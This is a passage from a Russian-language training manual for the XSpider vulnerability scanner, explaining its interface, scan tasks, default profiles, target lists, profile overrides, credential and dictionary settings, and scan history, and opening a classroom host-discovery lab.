



Рис. 11 Интерфейс консоли

Внешний вид интерфейса можно настроить, пользуясь областью «Интерфейс».



3.2. Задача

Одна из базовых операций в системе XSpider – это сканирование. Для проведения сканирования необходимо создать задачу, при этом также нужно указать перечень сканируемых узлов и подготовить профиль сканирования.

Все основные операции по управлению сканированием осуществляются из вкладки «Сканирования» (Рис. 12).




Рис. 12 Вкладка «Сканирования»

Эта вкладка, в свою очередь, состоит из двух областей: «активные сканы» (верхняя часть) и настройки (нижняя часть).

Своеобразная «единица работы» для сканера – это «задача». Задача характеризуется следующими атрибутами:

- перечень объектов сканирования;
- профиль сканирования;
- другие объекты, связанные с настройками профиля (справочники и учётные записи);

С задачей можно выполнять следующие действия:

- создание новой задачи;
- копирование;
- редактирование;
- удаление;
- запуск.

Список имеющихся в системе задач отображается в нижней части области «Сканирование» (панель «Список задач»). Все задачи после создания сохраняются в базе системы.

3.3. Профиль

В профиле определены параметры сканирования, используемые в рамках задачи, которой этот профиль назначен. Например, в профиле задаётся количество одновременно сканируемых узлов, перечень сканируемых портов и т. п.

Основные операции по управлению профилями осуществляются из вкладки «Профили» вкладки «Сканирование». В панели «Список профилей» отображается список имеющихся в системе профилей. Панель «Навигатор» позволяет быстро перемещаться между элементами профиля. В панели «Параметры» отображаются текущие значения элементов профиля, там же можно переопределить эти значения (Рис. 13).




Рис. 13 Вкладка «Профили»

С профилями можно выполнять следующие действия:

- создание нового профиля;
- редактирование существующего профиля;
- копирование профиля;

- удаление профиля.

Так же как и задачи, профили сохраняются в базе системы. Имеется несколько готовых профилей, предназначенных для решения различных задач.

Табл. 3 Профили по умолчанию

Название профиля	Описание
Bruteforce	Подбор учётных записей для сетевых сервисов, порты по умолчанию
Default	Рекомендуемый стандартный профиль, опасные проверки отключены
DoS Scan	Включены все «опасные» проверки
Fast Scan	Минимальный набор портов для сканирования, отключены ресурсоёмкие проверки
Inventory	Сбор информации о системе (инвентаризация)
PCI DSS ASV	Профиль для ежеквартального внешнего сканирования в рамках соответствия стандарту PCI DSS
Safe Scan	Отключены все опасные и потенциально опасные проверки
ServiceDiscovery	Инвентаризация со сбором дополнительной информации о сетевых сервисах
Web Scan	Профиль для полного сканирования Web-сервисов
HTTPContent	Профиль для сканирования Web-сервисов без сложных проверок

3.4. Объекты сканирования

Ввод сканируемых узлов осуществляется в списке «узлы» панели «Редактирование задачи». Для добавления узлов необходимо ввести необходимые данные в поле "Узлы" (Рис. 14).




Рис. 14 Добавление узла

В строке редактирования узлов можно указывать IP-адреса, NetBIOS и DNS-имена (FQDN) сканируемых узлов. Существует возможность указывать список узлов с разделителями «;», «,» или «перевод строки».

Для ввода подсетей или диапазонов IP-адресов используется разделитель «-», например 192.168.0.1-192.168.0.25.

Для удаления узла или диапазона адресов необходимо нажать кнопку «Удалить хост».


После переопределения профиля и добавления узлов необходимо сохранить изменения, нажав на кнопку «Применить».

3.5. Переопределение профиля

Параметры профиля применяются в ходе сканирования к заданному диапазону адресов. В рамках задачи можно сопоставлять различные профили различным адресам (диапазонам). Если профили сканирования отличаются значительно, это удобно, а как быть, если отличия касаются одного-двух параметров? Или изменения, вносимые в профиль, носят разовый характер.

Одна из интересных особенностей интерфейса системы – возможность переопределения профиля на время сканирования. Это позволяет в рамках одной задачи применять разные параметры сканирования к разным объектам сканирования, не меняя при этом профиль. Для переопределения профиля необходимо:

1) Перейти к редактированию требуемой задачи
2) Нажать кнопку «Добавить переопределение»
3) В окне редактора переопределений (идентичном окну редактирования профилей) внести необходимые изменения (в данном примере изменения внесены в список портов)



4) Нажать OK

Переопределённые параметры появятся рядом с кнопкой «Добавить переопределение» (Рис. 15).




Рис. 15 Переопределённые параметры профиля

3.6. Учётные записи

Вкладка «Учетные записи» служит для задания учётных данных, используемых при проведении расширенных проверок Windows-систем (Рис. 16).




Рис. 16 Вкладка «Учётные записи»

Более подробно использование данной вкладки иллюстрируется далее, в ходе рассмотрения соответствующих вариантов сканирования.

3.7. Справочники

Вкладка «Справочники» (Рис. 17) предназначена для ввода дополнительной информации, впоследствии используемой в ходе сканирования, например, здесь можно добавить словари, используемые в процессе подбора паролей, если в профиле задействованы соответствующие проверки. Имеется несколько типов справочников:

- «Настройка журналирования» - параметры записи отладочной информации в ходе сканирования;
- «Текст» - произвольный перечень записей, используемый впоследствии для различных целей;
- «Логины» - словарь, содержащий только имена пользователей;
- «Пароли» - словарь, содержащий только пароли;
- «Комбинированный» - словарь, содержащий комбинации «имя, пароль».




Рис. 17 Вкладка «Справочники»

3.8. История сканирований

Для просмотра результатов сканирования можно воспользоваться историей сканирований. Для этого необходимо перейти на вкладку «История». Во вкладке отображается список задач, календарь сканирований и список сканов для выбранных задач (Рис. 18).




Рис. 18 История сканирований

Для просмотра результатов необходимо выбрать нужный скан в списке сканов и выполнить на нем двойной щелчок мышью, либо выбрать пункт «Документ сканирования» в контекстном меню (Рис. 19).





Рис. 19 Документ сканирования


3.9. Практическая работа 2. Базовые приёмы работы с XSpider. Режим «Host Discovery».

Цель работы - создание новой задачи, проведение инвентаризации сетевых ресурсов в учебном классе. Инвентаризация в данном случае включает в себя только поиск узлов методом ICMP Ping.

